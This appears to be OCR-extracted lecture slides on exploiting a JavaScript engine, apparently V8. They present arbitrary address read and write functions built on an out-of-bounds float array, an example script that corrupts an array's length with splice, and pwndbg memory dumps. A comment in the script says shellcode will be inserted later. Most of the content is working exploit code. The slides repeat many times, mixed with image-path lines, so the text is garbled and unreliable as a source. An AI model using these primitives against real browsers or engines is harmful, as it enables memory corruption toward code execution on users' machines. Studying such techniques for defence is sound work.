
· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
                (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAR Structure




08 AAR (Arbitrary Address Read)

AAR


· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;
    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
               (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```

We handle like this



AAR Structure




08 AAR (Arbitrary Address Read)


AAR

· Reads a Arbitrary Address.

```
function AAR(addr){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n)
        return High32(FloatToInt(oob[index])) +
                (Low32(FloatToInt(oob[index+1n]))<< 32n);
    else
        return FloatToInt(oob[index]);
}
```



AAR Structure



09 AAW (Arbitrary Address Write)

AAW


· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                                (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                                   (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAW Structure



09 AAW (Arbitrary Address Write)

AAW


· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                        (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                            (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAW Structure



09 AAW (Arbitrary Address Write)

AAW


· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                                (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                                   (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAW Structure



09 AAW (Arbitrary Address Write)

AAW


· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                                (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                                   (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

Heap memory

oob[index]	4	4	5	5	6	6	7	7	0	0	1	1	2	2	3	3
oob[index+1]	c	c	d	d	e	e	f	f	8	8	9	9	a	a	b	b

AAW Structure




09 AAW (Arbitrary Address Write)

AAW


· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;
    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                                (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                                   (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```

We handle like this



AAW Structure




09 AAW (Arbitrary Address Write)


AAW

· Writes to a Arbitrary Address.

```
function AAW(addr, val){
    let index = (addr - oob_data_addr) / 8n;

    if ((addr - oob_data_addr) % 8n) {
        oob[index] = IntToFloat(Low32(FloatToInt(oob[index])) +
                                (Low32(val) << 32n));
        oob[index+1n] = IntToFloat(High32(val) +
                                   (High32(FloatToInt(oob[index+1n])) <<32n ))
    }
    else
        oob[index] = IntToFloat(val);
}
```



AAW Structure



10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{… Utility Functions …}
function AddrOf(obj){…}
function AAR(addr){…}
function AAW(addr){…}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));     // check value
```

10 Arbitrary Address Read/Write


Example 7

```
// target_rw.js

{… Utility Functions …}
function AddrOf(obj){…}
function AAR(addr){…}
function AAW(addr){…}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));     // check value
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{… Utility Functions …}
function AddrOf(obj){…}
function AAR(addr){…}
function AAW(addr){…}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// DebugPrint Result of oob Array

DebugPrint: 0x14bc0004ad55: [JSArray]
- map: 0x14bc0018efb1 <Map[16] …
- prototype: 0x14bc0018e925 <JSArray[0]>
- length: -1
- elements: 0x14bc0004ad45 <FixedDoubleArray[1] …
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// view memory via gdb

pwndbg> x/16gx 0x14bc0004ad45-1
0x14bc0004ad44: 0x0000000200000851      0xfff7ffffffff7ffff
0x14bc0004ad54: 0x000006cd0018efb1      0xfffffffe0004ad45
...
```

oob[0]

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{… Utility Functions …}
function AddrOf(obj){…}
function AAR(addr){…}
function AAW(addr){…}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// view memory via gdb

pwndbg> x/16gx 0x14bc0004ad45-1
0x14bc0004ad44: 0x0000000200000851        0xfff7ffffffff7ffff
0x14bc0004ad54: 0x000006cd0018efb1        0xfffffffe0004ad45
...
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```

